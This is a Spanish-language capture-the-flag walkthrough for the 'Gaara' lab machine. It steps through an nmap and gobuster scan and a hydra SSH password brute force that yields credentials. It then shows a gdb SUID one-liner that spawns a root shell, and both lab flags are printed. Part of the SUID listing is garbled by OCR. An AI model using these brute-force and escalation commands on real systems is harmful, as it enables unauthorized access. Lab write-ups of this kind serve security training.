Escaneo de puertos

```
nmap -p- --min-rate 5000 -sS <IP>
Info:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 13:52 EDT
Nmap scan report for 192.168.5.147
Host is up (0.00043s latency).
PORT
       STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
    2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
    256 6c:0e:b5:00:e7:42:44:48:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)
    256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)
                    Apache httpd 2.4.38 ((Debian))
80/tcp open http
| http-title: Gaara
http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:05:84:FE (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
    0.43 ms 192.168.5.147
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
```

Gobuster

```
gobuster dir -u http://<IP>/ -w <WORDLIST> -x php,html,txt -t 50 -k -r
```

Info:

```
______
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
                      http://192.168.5.147/
[+] Method:
                      GET
[+] Threads:
                      50
[+] Wordlist:
                      /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:
[+] User Agent:
                      gobuster/3.6
[+] Extensions:
                      php, html, txt
[+] Follow Redirect:
                      true
[+] Timeout:
                      10s
```

```
______
Starting gobuster in directory enumeration mode
______
/.htpasswd.php
                (Status: 403) [Size: 278]
/.htpasswd.html
               (Status: 403) [Size: 278]
/.htpasswd.txt
                (Status: 403) [Size: 278]
                (Status: 403) [Size: 278]
/.htpasswd
/.htaccess.html
                (Status: 403) [Size: 278]
                (Status: 403) [Size: 278]
/.htaccess.php
/.htaccess
                (Status: 403) [Size: 278]
/.htaccess.txt
                (Status: 403) [Size: 278]
/index.html
                (Status: 200) [Size: 288]
/server-status
               (Status: 403) [Size: 278]
Progress: 81876 / 81880 (100.00%)
______
Finished
```

Nada interesante...

Puerto 80

Pero si observamos la imagen de la pagina web, vemos un nombre que puede ser un nombre de usuario en este caso gaara, por lo que haremos lo siguiente...

hydra

```
hydra -1 gaara -P <WORDLIST> ssh://192.168.5.147 -t 64
```

Info:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-27 14:04:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries
(1:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://192.168.5.147:22/
[22][ssh] host: 192.168.5.147
                               login: gaara
                                               password: iloveyou2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 23 final worker threads did not complete until
end.
[ERROR] 23 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-27 14:04:18
```

Vemos que nos saca un usuario...

```
Username = gaara
Password = iloveyou2
```

Nos conectamos por ssh...

```
ssh gaara@<IP>
```

Una vez dentro del servidor, leeremos la flag...

```
flag.txt (flag1)
```

```
5451d3eb27acb16c652277d30945ab1e
```

Si leemos el siguiente archivo llamado Kazekage.txt veremos lo siguiente...

```
You can find Kazekage here....
L3Vzci9sb2NhbC9nYW1lcw==
```

Si decodificamos ese Base64...

```
/usr/local/games
```

Si nos vamos a esa ubicación y hacemos un ls -la veremos un archivo llamado .supersecret.txt y si lo leemos...

```
Godaime Kazekage:
+++++ +++[- >++++ ++++< ]>+++ +.<++ ++++| ->+++ +++<] >+.-- ---.< +++++
[->-- -<]>- .++++ ++.<+ +++++ +++[- >---- <]>-- --.<+ +++++ +++[-
>++++ +++++ <]>+. <+++[ ->--- <]>-- --.-- +++[-> +++<] >++.. <+++[
->+++ <]>++ ++.<+ +++++ +++[- >---- <]>-- ---- -.<++ +++++ ++[->
---- ]++++ ++++( ]>+++ .---. <++++ .---. <+++++
---- <]>-- --- <++++ +++++ [->++ +++<]> +++++ +++.< +++[-
++<-] +++++ +++>. ----< [>--- -<-]+ +++++ +++>. ++++>. ----
+++++ +<]>+ ++.<+ ++[-> +++<] >+++. +++++ +.--- -.--- -.--- .<+++
+++++ [->-- ---- -<]>- ---.< +++++ +++[- >++++ ++++< ]>+++ +++.+ ++.++
+++.< +++[- >---< ]>-.< +++++ ++-[- >----< ]>--- -.<++ ++++++ ++-[->
+++++ ++++< ]>++. ---. -..- -.<++ +[->+ ++<]> +++++ +.<++ +[->-
--<]> ---.+ .++++ +.--- ----. <++++ ++++[ ->--- <]>--- <]>---- 
+++++ +[->+ +++++ ++++<] >+++. <+++[ ->--- <]>-- -.-- <++++ [->++
++<]> +++.< +++++ ++++[ ->--- -<]>- --.<+ +++++ ++[-> ++++++ +++<]
>++++ +.--- -.<++ ++[-> ++++< ]>++. <+++[ ->--- <]>-. +++.< +++[- >+++<
]>+++ +.<++ +++++ [->-- --<]>-----
-.<++ +++++ [->++ +++++ <]>++ +.<++ +++[- >++++ +<]>+ ++++. +++++ ++.<+
+++++ +++(- >---- <|>---- <|>---- <|>---- <|---- |
++[-> +++++ <]>.< ++++ [->- ++++ | ->+++ | ->-- -<]>- ---- +.<++ +[->+
++<|> ++++, <++++ [->-- ----]> .<
```

Por lo que se ve esta codificado en Brainfuck y si lo decodificamos veremos lo siguiente...

Did you really think you could find something that easily? Try Harder!

Pero vemos que no es nada...

Si hacemos lo siguiente para ver que podemos hacer con SUID...

```
find / -type f -perm -4000 -ls 2>/dev/null
```

Info:

```
12750 52 -rwsr-xr-- 1 root messagebus 51184 Jul 5 2020
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
135600 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017
```


/usr/lib/eject/dmcrypt-get-device					
16097	428 -rwsr-xr-x	1 root	root	436552 Jan 31 20	20
/usr/lib/openssh/ssh-keysign					
22040	7824 -rwsr-sr-x	1 root	root	8008480 Oct 14 203	19
/usr/bin/gdb					
19754	156 -rwsr-xr-x	1 root	root	157192 Feb 2 20	20
/usr/bin/sudo					
	7396 -rwsr-sr-x	1 root	root	7570720 Dec 24 20	18
/usr/bin/gimp-2.10					
53	44 -rwsr-xr-x	1 root	root	44528 Jul 27 20	18
/usr/bin/chsh					
52	56 -rwsr-xr-x	1 root	root	54096 Jul 27 20	18
/usr/bin/chfn					
55	84 -rwsr-xr-x	1 root	root	84016 Jul 27 20	18
/usr/bin/gpasswd					
	44 -rwsr-xr-x	1 root	root	44440 Jul 27 20	18
/usr/bin/news		1 1000	1000		.0
,	64 -rwsr-xr-x	1 root	root	63568 Jan 10 20	19 /ucr/hin/cu
	64 -rwsr-xr-x	1 root	root	63736 Jul 27 20	
/usr/bin/passwd					
		1		F1200 7 10 20:	10
3908	52 -rwsr-xr-x	1 root	root	51280 Jan 10 20	19
/usr/bin/mount					
3910	36 -rwsr-xr-x	1 root	root	34888 Jan 10 20:	19
/usr/bin/umount					

Por lo que vemos podemos ejecutar el gdb como root, por lo que haremos lo siguiente...

gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit

Si ejecutamos eso seremos root, ahora leemos la flag...

root.txt (flag2)



8a763d61f71db8e7aa237055de928d86

Congrats You have Rooted Gaara.

Give the feedback on Twitter if you Root this : @0xJin